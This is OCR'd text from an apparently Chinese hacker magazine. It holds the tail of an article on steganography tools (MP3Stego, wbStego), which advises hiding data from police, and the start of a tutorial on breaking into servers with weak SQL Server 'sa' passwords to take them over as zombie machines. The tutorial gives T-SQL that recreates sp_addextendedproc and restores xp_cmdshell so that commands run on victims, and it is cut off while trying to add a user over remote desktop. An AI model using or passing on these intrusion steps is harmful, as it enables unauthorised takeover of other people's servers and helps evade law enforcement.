


图10




图11

2、数据隐藏到mp3文件中

将数据隐藏到音频文件中也是一个不错的想法，我们可以使用MP3Stego，它的作用是将txt文件和wav合并成为一个mp3文件。首先在MP3Stego程序目录下复制一个需要进行隐藏的txt文件，另外还要准备一个wav文件，运行P3Stego，点击“Encode TXT file in an mp3 file”，就会进入如图12所示的界面中，在“select original txt file”中选择要进行处理的txt文件，在“select original sound file”中选择一个wav文件，在“output file”中输入想要输出的mp3文件名字，然后点击“Encode File”，程序就会提示输入密码，这个密码用于我们“decode”MP3文件的时候，所以一定要保存好。该软件还提供了字符界面的操作，有兴趣的朋友可以自己去尝试一下。




图12

3、将数据隐藏到 PDF、TXT 文件

我们上面介绍的 wbStego 软件就具备这个功能，这里不再赘述。关于隐写技术的软件在网上有好多，我们到迅雷上搜索一下，就会找到好多个工具包，里面的资源非常丰富，在里面我就看到了很多关于隐写技术的工具。

三、关于数据隐藏的一点建议

永远不要只依赖于一种安全方法，数据隐藏与加密技术息息相关，我们可以在数据隐藏前先进行加密，数据隐藏的时候不要只拘泥于一种方法，通过第三方软件隐藏后，比如写入到一个图片文件，然后借助系统的一些特性实现更深层的隐藏。

另外，个人认为使用 Windows 的一些特性和缺陷就可以对付大部分的“嘌客”，使用第三方软件不仅麻烦，而且每次“解密”都需要它们进行反操作，如果被“网络条子”盯上了，不仅很容易被识破，而且上面的操作我们也看到了，大部分的软件基本上都需要先在计算机上存储一些数据，然后再实现隐藏，即便我们删除也可以通过数据恢复技术恢复回来，所以最好的方法还是保存到外部设备中，比如直接刻录到光盘中，然后把光盘保存到一个不“引人注意”的地方就可以了！

（本文所涉及到的 jphs05、MP3Stego、PsytecQR、wbStego4.2、HIP、ok.exe 已收录到光盘中）

小议 SA 的另类入侵

文章难易度：★★★
文章阅读点：介绍了两例在SA入侵过程中遇到的无法执行命令以及无法添加用户权限的解决办法

Faust

相信很多小菜都用过 1433 弱口令抓肉鸡吧，使用这种方法抓到的肉鸡大多是服务器，比一般的“家鸡”要有用的多了，可是在 SA 弱口令入侵的过程中往往会遇到很多棘手的问题，比如无法执行命令、无法恢复存储过程等，这些奇怪的问题会让小菜们非常郁闷，明明肥肉已经在嘴里了，可就是没办法吃下去……虽然在以前的 X 档案中也有相关的文章，可基本上都是联合 webshell 或者使用各种方法恢复存储过程后再通过执行系统命令来进行入侵，要想直接入侵的话还是比较困难的。撇开一般的入侵方式不说，今天我就简单的介绍一下如何利用一些小技巧来进行 SA 弱口令的入侵，比如我们已经找到了一个存在 SA 弱口令的目标电脑，直接使用 SQL 工具连接上去执行命令时却出现了如图 1 所示的提示。




图 1

可以看出是 xp_cmdshell 存储过程被删除掉了，不要紧，我们来恢复一下，使用 SQLServer 查询分析器连接上去后执行以下的命令：

```
create procedure sp_addextendedproc
@functname nvarchar(517),
@dllname varchar(255)
as
set implicit_transactions off
if @@trancount > 0
begin
raiserror(15002,-1,-1,'sp_addextendedproc')
return (1)
end
dbcc addextendedproc( @functname,
@dllname)
return (0)
GO
```




图 2

意思就是恢复 sp_addextendedproc 这个存储过程，然后再执行 **EXEC sp_addextendedproc xp_cmdshell,@dllname ='xplog70.dll'declare @o int sp_addextendedproc 'xp_cmdshell', 'xpsql70.dll'** 命令就可以把 xp_cmdshell 恢复了，我们再次执行命令时就会发现已经可以执行了，如图 2。尝试连接对方的 3389 端口，发现可以连接上，于是我们兴奋的在工具里执行添加用户的命令，可是事与愿违，在添加用户的时候却出现了以下的提示，也就是系统错误 5，拒绝访问，如图 3。

